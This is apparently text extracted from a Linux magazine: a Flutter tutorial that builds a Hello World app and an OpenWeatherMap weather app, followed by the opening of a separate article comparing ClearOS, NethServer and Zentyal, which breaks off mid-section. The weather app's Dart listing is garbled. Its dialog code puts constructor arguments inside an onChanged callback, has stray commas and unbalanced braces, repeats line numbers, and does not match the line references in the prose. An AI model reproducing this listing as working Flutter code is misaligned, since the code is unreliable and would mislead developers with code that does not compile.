


Figure 1: The finished Hello World app.

Listing 1: Hello World

```
01 import 'package:flutter/material.dart';
02
03 void main() {
04   runApp(HelloWorldApp());
05 }
06
07 class HelloWorldApp extends StatelessWidget {
08   @override
09   Widget build(BuildContext context) {
10     return MaterialApp(
11       title: 'Hello World',
12       home: Scaffold(
13         appBar: AppBar(
14           title: Text('Hello World'),
15         ),
16         body: Center(
17           child: Text('Hello World'),
18         ),
19       ),
20     );
21   }
22 }
```

OpenWeatherMap homepage. This key authorizes you to retrieve the weather data.

The second package named `shared_preferences` [\[7\]](#) stores this API key locally on the target platform, so you do not need reenter the key after each reboot. This very popular




Figure 2: The weather app displays the latest weather data.

Listing 2: Weather App

```

001 import 'package:flutter/material.dart';
002 import 'package:weather/weather.dart';
003 import 'package:shared_preferences/shared_preferences.dart';
004
005 void main() {
006   runApp(MyApp());
007 }
008
009 class MyApp extends StatelessWidget {
010   @override
011   Widget build(BuildContext context) {
012     return MaterialApp(
013       title: 'Weather App',
014       home: Scaffold(resizeToAvoidBottomInset: false, appBar:
015         AppBar(title: Text('Weather App')),
016       body: Center(
017         child: Column(
018           children: [
019             Image.asset('assets/images/weather_icon.png'),
020             Text('Current Weather', style: TextStyle(fontWeight:
021               FontWeight.bold, fontSize: 24)),
022             Flexible(child: MyHomePage())
023           ],),
024         ),),
025       );
026   }
027 }
028
029 class MyHomePage extends StatefulWidget {
030   @override
031   _MyHomePageState createState() => _MyHomePageState();
032 }
033
034 class _MyHomePageState extends State<MyHomePage> {
035   final _city = TextEditingController();
036   final _apiKey = TextEditingController();
037   var _temperature = '';
038   var _weather = '';
039   var _pressure = '';
040   var _windSpeed = '';
041   var _humidity = '';
042   var _lastUpdate = '';
043
044   void _showApiKeyInputDialog() async {
045     final prefs = await SharedPreferences.getInstance();
046     if(prefs.containsKey('apikey')){
047       var _key = prefs.getString('apikey');
048       showDialog(
049         context: context,
050         builder: (BuildContext context) {
051           return AlertDialog(
052             title: Text('Enter API key'),
053             content: TextField(
054               onChanged: (value) {
055                 controller: _apiKey..text = _key.toString(),
056                 decoration: InputDecoration(hintText: 'API key'),
057                 onSubmitted: (value) async {
058                   await prefs.setString('apikey', _apiKey.text);
059                 },
060               ),,
061             actions: [TextButton(child: Text('DELETE KEY'),
062               onPressed: () async {
063                 await prefs.remove('apikey'); _apiKey.clear();
064                 Navigator.pop(context);}), TextButton(
065                 child: Text("CANCEL"),
066                 onPressed: () {Navigator.pop(context);},
067               ), TextButton(
068                 child: Text('OK'),
069                 onPressed: () async { await prefs.setString('apikey',
070                   _apiKey.text); Navigator.pop(context);},
071               )],
072             );}
073           );
074         }
075       else {
076         showDialog(
077           context: context,
078           builder: (BuildContext context) {
079             return AlertDialog(
080               title: Text('Enter API key'),
081               content: TextField(
082                 onChanged: (value) {
083                   controller: _apiKey,
084                   decoration: InputDecoration(hintText: 'API key'),
085                   onSubmitted: (value) async {
086                     await prefs.setString('apikey', _apiKey.text);
087                   },
088                 ),,
089                 actions: [TextButton(child: Text('DELETE KEY'), onPressed:
090                   () async {
091                     await prefs.remove('apikey'); _apiKey.clear(); Navigator.
092                       pop(context);}),
093                   TextButton(
094                     child: Text("CANCEL"),
095                     onPressed: () {Navigator.pop(context);},
096                   ), TextButton(
097                     child: Text('OK'),
098                     onPressed: () async { await prefs.setString('apikey',
099                       _apiKey.text); Navigator.pop(context);},
100                   )],
101                 );}
102             );
103           }
104         }
105       }
106     }
107
108     void _displayWeather() async {
109       final prefs = await SharedPreferences.getInstance();
110       var _key = prefs.getString('apikey').toString();
111       WeatherFactory wf = new WeatherFactory(_key, language: Language.
112         ENGLISH);
113       Weather w = await wf.currentWeatherByCityName(_city.text);
114       double? celsius = w.temperature!.celsius;
115       setState(() {
116         _temperature = celsius!.round().toString() + ' Degrees Celsius';
117         _weather = w.weatherDescription!;
118         _pressure = w.pressure.toString() + ' hPa';
119         _windSpeed = w.windSpeed.toString() + ' km/h';
120         _humidity = w.humidity.toString() + ' %';
121         _lastUpdate = w.date!.toIso8601String().replaceFirst('T',
122           ' ').replaceRange(w.date!.toIso8601String().
123             lastIndexOf('.')-1, w.date!.toIso8601String().
124             lastIndexOf('0'), '');
125       });
126     }
127
128     @override
129     Widget build(BuildContext context) {
130       return Scaffold(resizeToAvoidBottomInset: false,
131         body: ListView(children: [Container(child: Column(children: [

```

Listing 2: Weather App (continued)

```

120   SizedBox(height: 10),
121   TextFormField(decoration: const InputDecoration(hintText:
      'Please enter a city', labelText: 'City'), controller:
      _city,),
122   SizedBox(height: 10),
123   Row(mainAxisAlignment: MainAxisAlignment.start, children:
      [Text('Temperature: ', style: TextStyle(fontSize: 18)),
124     Text(_temperature.toString(), style: TextStyle(fontSize:
      18)),]),
125   SizedBox(height: 10),
126   Row(mainAxisAlignment: MainAxisAlignment.start, children:
      [Text('Weather: ', style: TextStyle(fontSize: 18)),
127     Text(_weather, style: TextStyle(fontSize: 18)),]),
128   SizedBox(height: 10),
129   Row(mainAxisAlignment: MainAxisAlignment.start, children:
      [Text('Pressure: ', style: TextStyle(fontSize: 18)),
130     Text(_pressure.toString(), style: TextStyle(fontSize:
      18)),]),
131   SizedBox(height: 10),
132   Row(mainAxisAlignment: MainAxisAlignment.start, children:
      [Text('Wind speed: ', style: TextStyle(fontSize: 18)),
133     Text(_windSpeed, style: TextStyle(fontSize: 18)),]),
134   SizedBox(height: 10),
135   Row(mainAxisAlignment: MainAxisAlignment.start, children:
      [Text('Humidity: ', style: TextStyle(fontSize: 18)),
136     Text(_humidity, style: TextStyle(fontSize: 18)),]),
137   SizedBox(height: 10),
138   Row(mainAxisAlignment: MainAxisAlignment.start, children:
      [Text('Last updated: ', style: TextStyle(fontSize: 18)),
139     Text(_lastUpdate, style: TextStyle(fontSize: 18)),]),
140   SizedBox(height: 10),
141   SizedBox(width: double.infinity, height: 35, child:
      ElevatedButton(onPressed: _displayWeather, child:
      const Text('Display Weather'))),
142   ],)),),
143   floatingActionButton: FloatingActionButton.extended(
144     onPressed: _showApiKeyInputDialog, icon: Icon(Icons.add),
      label: Text('API key'), tooltip: 'Enter API key',)
145   );
146 }
147 }

```

package is used a great deal in Flutter development because storing small amounts of data, like a string here, is straightforward. It avoids the use of a full-blown database, which would be technical overkill in this case.

The graphic with the sun at the very top of the sample app's interface (**Figure 2**) is in PNG format. To insert an image file like this, you need to declare it in `pubspec.yaml` by specifying the path to the file. Usually, external resources like this are stored in the `assets/` folder of the Flutter project. In the `flutter` section, note the file path to the image file, as shown in **Listing 3**; then, add the graphic to the UI in the `build` method of the `StatelessWidget`, as shown in line 18 of **Listing 2**. The `Center` widget wrapper centers the graphic.

In line 14, a `Scaffold` is passed to the home area. It groups an app bar with the text 'Weather App' along with the `resizeToAvoidBottomInset` option set to `false`. When the app's graphical keyboard pops up, this means it can overlay the widgets. The text widget in line 19 formats the 'Current Weather' header. The first parameter specifies the desired string, and the second specifies the

type and size of the font with the `TextStyle` widget. In this case, the headline is displayed in 24-point (`fontSize`) bold (`fontWeight`).

In line 20, the `Flexible` widget inserts the `StatefulWidget` named `MyHomePage` into the UI with its `child` attribute. With the `Flexible` widget, the `child` widget dynamically resizes. `MyHomePage` is a `StatefulWidget` because it defines the area of the graphical interface that can change and is why it inherits the functionality of the `StatefulWidget` class in line 27.

API Key

Line 42 creates an asynchronous `_showApiKeyInputDialog` function that is used to query the API key. The underscore at the beginning of the function name means that the function is only visible in its own Dart file, as are variable and class names. The function is called as soon as you press the `FloatingActionButton` bottom right in the app. Line 143 defines the matching button. The `onPressed` parameter specifies the function to be called when the button is pressed. In this case, an `AlertDialog` from the `Material` library is displayed, and you need to enter the API key from

`OpenWeatherMap` that you created earlier.

As mentioned before, the key is stored locally with `shared_preferences`; this arrangement works quite well. Line 43 creates an instance of `shared_preferences` named `prefs` inside the `_showApiKeyInputDialog` function, which is an asynchronous action thanks to the `await` keyword. The string itself is stored in the cache as a key-value pair, much like an associative array. In this example, the `apikey` string represents the key.

The `prefs.containsKey('apikey')` method in line 44 checks to see whether a key already exists on the target device. If so, the method reads its value and assigns it to the `_key` variable. Finally, line 46 calls the dialog with `showDialog()`. To do this, line 49 returns an `AlertDialog`, as mentioned earlier, whose `TextField` then displays the API key.

If no API key resides in the local cache, the `else` branch displays an identical dialog starting in line 74, but with an empty text box. In both cases, the `AlertDialog` has three

Listing 3: Graphical Assets

```

flutter:
  assets:
    - assets/images/weather_icon.png

```


options: *DELETE KEY* deletes the API key from the cache, *CANCEL* closes the dialog, and *OK* saves the entry currently in the text box as the API key. To create these options, three `TextButtons` below the `actions` parameters in lines 60 and 86 are defined. When done, `Navigator.pop(context)` closes the dialog again in each case. The counterpart to `prefs`, `getString('apikey')` for reading the API key is the `prefs.setString('apikey', _apiKey.text)` method, which stores a string locally. Lines 66 and 94 make use of this to store the API key with `shared_preferences`. The first parameter specifies the key, and the second names the string to be stored under that key. In this case, the second parameter consists of a `TextEditingController` that is connected to the text field from the `_showApiKeyInputDialog` function and reads the API key there. If you want to use *DELETE KEY* to clear the API key from the cache, this is done with the `prefs.remove('apikey')` method in lines 61 and 87. The subsequent `_apiKey.clear()` sets the value of the `TextEditingController` to empty.

The Weather

Line 100 formulates another asynchronous function named `_displayWeather()` that displays the weather and is executed when the *Display Weather* button is pressed. Line 141 adds this `ElevatedButton`, the name of the button widget in Flutter, to the graphical interface. The second option, `child`, lets you label the button with a text widget. If the weather data has changed, line 106 uses `setState()` to assign the new values to the variables and update the text widgets in the interface. Displaying the current weather requires another instance of `SharedPreferences` (line 101). The following line again uses the `prefs.getString('apikey')` method to read the current value in the cache

and assign it to the `_key` variable. In line 103, the `WeatherFactory` class comes into play for the first time; it is used to retrieve weather data from the Open-WeatherMap online service. `WeatherFactory` belongs to the `weather` package imported in line 2. The `new` keyword instantiates an object of this class named `wf`. As the first parameter, the constructor expects the API key in the variable `_key`. The second optional parameter `language` can be used to define the language for the weather display. The `wf` object comes with a method named `currentWeatherByCityName`, which expects as a parameter the city for which you want the weather displayed by the app. In this case, a `TextEditingController` again acts as a parameter to read the city specified in the text box in line 121. The `TextEditingController` variable was initialized in line 33 along with the controller property in line 121. The `text` property of this controller can be used to read the string currently in the associated text box. Once the city has been passed as a parameter to the `currentWeatherByCityName` method, you can use the associated attribute `temperature` to determine the temperature at this location. As you can see in line 107, the temperature is displayed in degrees Celsius (alternatively, you could display it in Fahrenheit or Kelvin). The `w` object from line 104 has other attributes, too, such as `weatherDescription`, which describes the weather, and `pressure`, which gives the air pressure. Similarly, `windSpeed` provides the wind speed, `humidity` the humidity, and `date` the date and time of the weather measurement. The corresponding variables for each weather property are initialized in lines 35-40.

The Interface

The `build` method starting in line 117 creates the app interface. Line 118 returns a `Scaffold` for this to nest the widgets inside each other. Line 119 in the `body`

area inserts a `ListView` that wraps around all the remaining widgets and that bundles all the child widgets with the `children` parameter and arranges them.

The various `SizeBox` widgets specify the spacing between text widgets. In this example, it inserts 10 pixels vertically between each of the text widgets that display the weather data. Here, the `Row` container widget arranges two text widgets (one with the weather property and one that displays the associated value) in horizontal alignment in each row. The `MainAxisAlignment.start` property ensures that the child widget is left-justified.

Line 141 declares the button with the *Display Weather* label. A `SizeBox` ensures that the button covers the entire width of the display, which requires a width property with a value of `double.infinity`. The button assumes the size of the parent – in this case, the `SizeBox`. The second property, `height`, sets the height. The button is created as a child widget of the `SizeBox` in the usual way. As you already know, `onPressed` calls the previously described `_displayWeather` function. The button's label specifies a text widget at the end.

Last but not least, line 143 creates the `FloatingActionButton` mentioned earlier in the bottom right corner of the app. Clicking on it causes the app to run the `_showApiKeyInputDialog` function. The `icon` property sets an icon that decorates the button – in this particular case, a plus sign. As you might expect, `label` specifies the button's label. Finally, `tooltip` defines a string that appears when you mouse over the button.

Emulator

You can either test the app you created directly with a cell phone or use the Android virtual device (AVD) emulator in Android Studio that imitates a physical smartphone. To do this, call *Tools | AVD Manager*. In the window that opens, create a new virtual device at bottom left by clicking *Create Virtual Device*. The virtual device can then be

Listing 4: Permissions

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.weather_app">
    <uses-permission android:name="android.permission.INTERNET"/>
    <application [...]
```

selected from the drop-down menu at top right. To start the app there, click the green arrow next to it. More information can be found on the Android Studio website [8].

Deployment

If the app you programmed runs as desired, you can generate an APK file in Android Studio with *Build | Flutter | Build APK*, which you will find in the `build/app/outputs/flutter-apk/` folder. An APK file is an installation file that you can transfer to an Android smartphone and install there. However, before you compile the weather app example as an APK file for Android, you need to add the `<uses-permission` line to the `AndroidManifest.xml` file as shown in [Listing 4](#). You will find it in the `android/app/src/main/` directory. This step will give the app on the Android smartphone the Internet access permissions it needs to retrieve weather data from OpenWeatherMap. You can omit this step for apps that do not require Internet access (iOS apps do not need this entry either).

Cross-Platform

If you want to compile the app you created for the desktop, entering

three commands at the command line in the project's root directory is all it takes:

```
$ flutter config --enable-linux-desktop
### Important: Do not forget the
### dot at the end of this command
$ flutter create --platforms=linux .
$ flutter build linux
```

As a result, you get an executable binary in the `build/linux/x64/release/bundle/` folder. For Windows or macOS as the target platform, just replace the `linux` tag with `windows` or `macos`. Compiling for Windows and macOS only works on the respective operating systems. For more information regarding desktop support, see the Flutter website [9].

Conclusions

This article only provides a rough overview of Flutter, but once you understand the strategy of how apps are built, you can program apps for a wide variety of platforms relatively easily and conveniently. The Flutter repository [2] also proves to be a veritable treasure trove of packages that make everyday programming far easier. The weather app, for example, could be extended with the `geolocator` [10] package to determine


the current location and display the local weather without having to specify the location explicitly. ■

Info

- [1] Flutter: [\[https://flutter.dev\]](https://flutter.dev)
 - [2] Package repository: [\[https://pub.dev\]](https://pub.dev)
 - [3] Installation guide: [\[https://flutter.dev/docs/get-started/install/linux\]](https://flutter.dev/docs/get-started/install/linux)
 - [4] Android Studio: [\[https://developer.android.com/studio\]](https://developer.android.com/studio)
 - [5] Material Design: [\[https://material.io/design/introduction\]](https://material.io/design/introduction)
 - [6] Weather package: [\[https://pub.dev/packages/weather\]](https://pub.dev/packages/weather)
 - [7] Shared preferences: [\[https://pub.dev/packages/shared_preferences\]](https://pub.dev/packages/shared_preferences)
 - [8] Android Emulator: [\[https://developer.android.com/studio/run/emulator\]](https://developer.android.com/studio/run/emulator)
 - [9] Desktop support: [\[https://flutter.dev/desktop\]](https://flutter.dev/desktop)
 - [10] Geolocator package: [\[https://pub.dev/packages/geolocator\]](https://pub.dev/packages/geolocator)
-

The Author

Markus Hoffmann is a software developer from Germany. He got his education as an application developer at SRH in Heidelberg. Additionally he is a certified JavaScript developer. If he is not sitting at a computer you can find him on the main stand of the stadium in Worms seeing his favorite soccer team Wormatia Worms. You can reach him under markus@wormatiablog.de.



Linux infrastructure servers for small and midsize businesses

All Inclusive

Specialized Linux distributions are available for small and midsize businesses that promise economical and easy management of server applications and entire IT infrastructures. We looked at four of the best known candidates: ClearOS, NethServer, Zentyal, and Univention Corporate Server. *By Andreas Stolzenberger*

Large networks tend to have at least one virtual machine (VM) per service. Small networks do not need this complexity and can combine a whole range of services on a single machine. So that setting up and managing all these services is not too difficult, special small and midsize business (SMB) editions of Linux distributions substantially simplify how services are handled. Alternatively, you could add extensions to regular distros that support service configuration over a web user interface (UI). However, these tools do not typically cover a full suite of services. The special Linux distributions for SMBs provide convenient configuration tools, and they are typically backed by an organization that offers service and support. We investigate four of these Linux SMB distributions: ClearOS, NethServer, Zentyal, and Univention Corporate Server (UCS).

ClearOS: In the Slow Lane

The ClearOS [\[1\]](#) Linux derivative is provided by the ClearFoundation nonprofit organization from New Zealand, formerly known as

ClarkConnect. Like Oracle Linux or the former CentOS (today Rocky Linux), ClearOS is based on the open sources of Red Hat Enterprise Linux (RHEL). Unlike RHEL and Rocky, however, ClearOS is still based on the legacy version 7 and not on the current release 8.

ClearOS is distributed in several versions. In addition to the free community edition, they have commercial variants with support, such as the version by ClearCenter, partnered with Hewlett Packard Enterprise (HPE), which offers ClearOS on ProLiant servers, including the MicroServers. ClearOS operates an app store through which ClearOS installations can source additional services, and again this means free and commercial add-ons. Unfortunately, the community and the manufacturer's activities online show that things have gotten quiet in the ClearOS camp, with no commits on the ClearOS GitHub repositories since 2019. Moreover, the bug tracker hardly lists any new entries, and the website shows totally outdated roadmap documents. The ClearOS 8 beta release announced back in 2019 is conspicuously absent.

At the end of September 2021, ClearOS released the update to version 7.9 – exactly one year after the 7.9 release of RHEL and CentOS. The 7.9 release, in turn, is the final version of RHEL/CentOS 7, which will still receive fixes until 2024, but no more functional updates or new software. Anyone who wants to use ClearOS for their environment will need to keep very close track of how and when further updates appear, and especially whether or not ClearFoundation will come up with the long-promised release 8. Setting up ClearOS is quick and no different from a RHEL or CentOS installation. Once the system is up and running, it has a web admin UI on server port 81. This admin application uses the language of the web browser. The ClearOS web UI is not very intuitive or clear in various respects. When it comes to setting up services, the display permanently jumps to the Directory Server app without any further explanation and seems to be a requirement. If this service is running, you can configure other services, but the dialogs are missing. In the File menu, you can set up the

Samba server (Figure 1), but important options such as *Add share* are missing. ClearOS does not manage some services (e.g., the print server) with its own GUI but simply redirects you to the UI of the respective service (e.g., CUPS). The basic concept of ClearOS is fine with the various editions and subscriptions for support, but the implementation is sadly lacking. The UI lacks functionality and is anything but clear-cut. However, the killer criterion for ClearOS is that it no longer seems to be under active development. The recently introduced update is based on a 12-month-old CentOS/RHEL release, with no sign of a new version based on Rocky Linux/RHEL 8.

NethServer: Looking to Break New Ground

NethServer [2] is an open source project by Italian IT service provider Nethesis. The basic strategy behind NethServer is currently pretty similar to the ClearOS approach. NethServer is also based on CentOS 7, offers several free and commercial models, and comes with a web UI for simplified configuration. However, NethServer does not create a completely separate web application like ClearOS; rather, it uses the modular Cockpit web management tool, which gives you a far better overview than the ClearOS UI. Far more important, the NethServer version 7 community project is alive, and Nethesis is planning some fairly

radical restructuring of the system for version 8. The upcoming version will no longer have its own Linux distribution. It will be based on Debian 11 or Fedora 34, where the services will run in Podman containers (Figure 2). Users can combine several NethServer instances to create a cluster on which to distribute their services. Basically, Nethesis is looking to develop a kind of “Kubernetes light” for small environments with a simple web UI. That’s a pretty big undertaking for an IT service provider with 35 employees, especially if Nethesis also intends to provide commercial support in the future. Although the project is active and maintained in a better way than ClearOS, the project’s GitHub repository shows only five




Figure 1: ClearOS comes with Samba management but has not seen any updates for a suspiciously long time.

developers currently working on the project, and their activity came to a virtual standstill in July 2021.

NethServer is also based on the CentOS/RHEL sources of version 7. The web UI based on Cockpit provides a better overview and is easier to use than the UI in ClearOS. However, NethServer also lacks configuration options such as managing Samba shares in the web UI. Nethesis is also adopting a very interesting approach with the NethServer 8 strategy. A container cluster without Kubernetes and with a neat web UI would be perfect for SMB installations. Hopefully, this project will not falter and will release a beta version in the foreseeable future.

Zentyal: Caution

The Spanish open source project Zentyal [3], formerly known as

eBox Platform, became known as an Exchange clone. For this purpose, the solution used a Messaging Application Programming Interface (MAPI) implementation that could serve Outlook clients. Zentyal and its predecessor were available both as a standalone solution and as a hosted service. However, as early as release 5, the project parted ways with the MAPI implementation and now works with regular Internet protocols such as the Internet Message Access Protocol (IMAP) and Simple Mail Transfer Protocol (SMTP).

The current Zentyal 7 is based on Ubuntu 20.04 and can be installed either from a separate image or a running Ubuntu server. Unlike ClearOS or NethServer, Zentyal does not offer a large app store for different server apps, such as image galleries or the

like. The system focuses on the essential groupware functions: directory, file, and print sharing; certificate management; a mail/chat/groupware server; and an Internet gateway. The basic installation from a DVD guides you through the familiar Ubuntu setup and adds the Zentyal components at the end. After a reboot, the web UI of the installation can be accessed on port 8443 of the server's IP address. In parallel, the server launches the local X11 UI, automatically logs in the previously defined user, and opens the browser with the admin interface. However, automatic login to the local X11 UI only takes place on initially launching the Zentyal server. After that, the administrator has to log in with a username and password in the regular way.

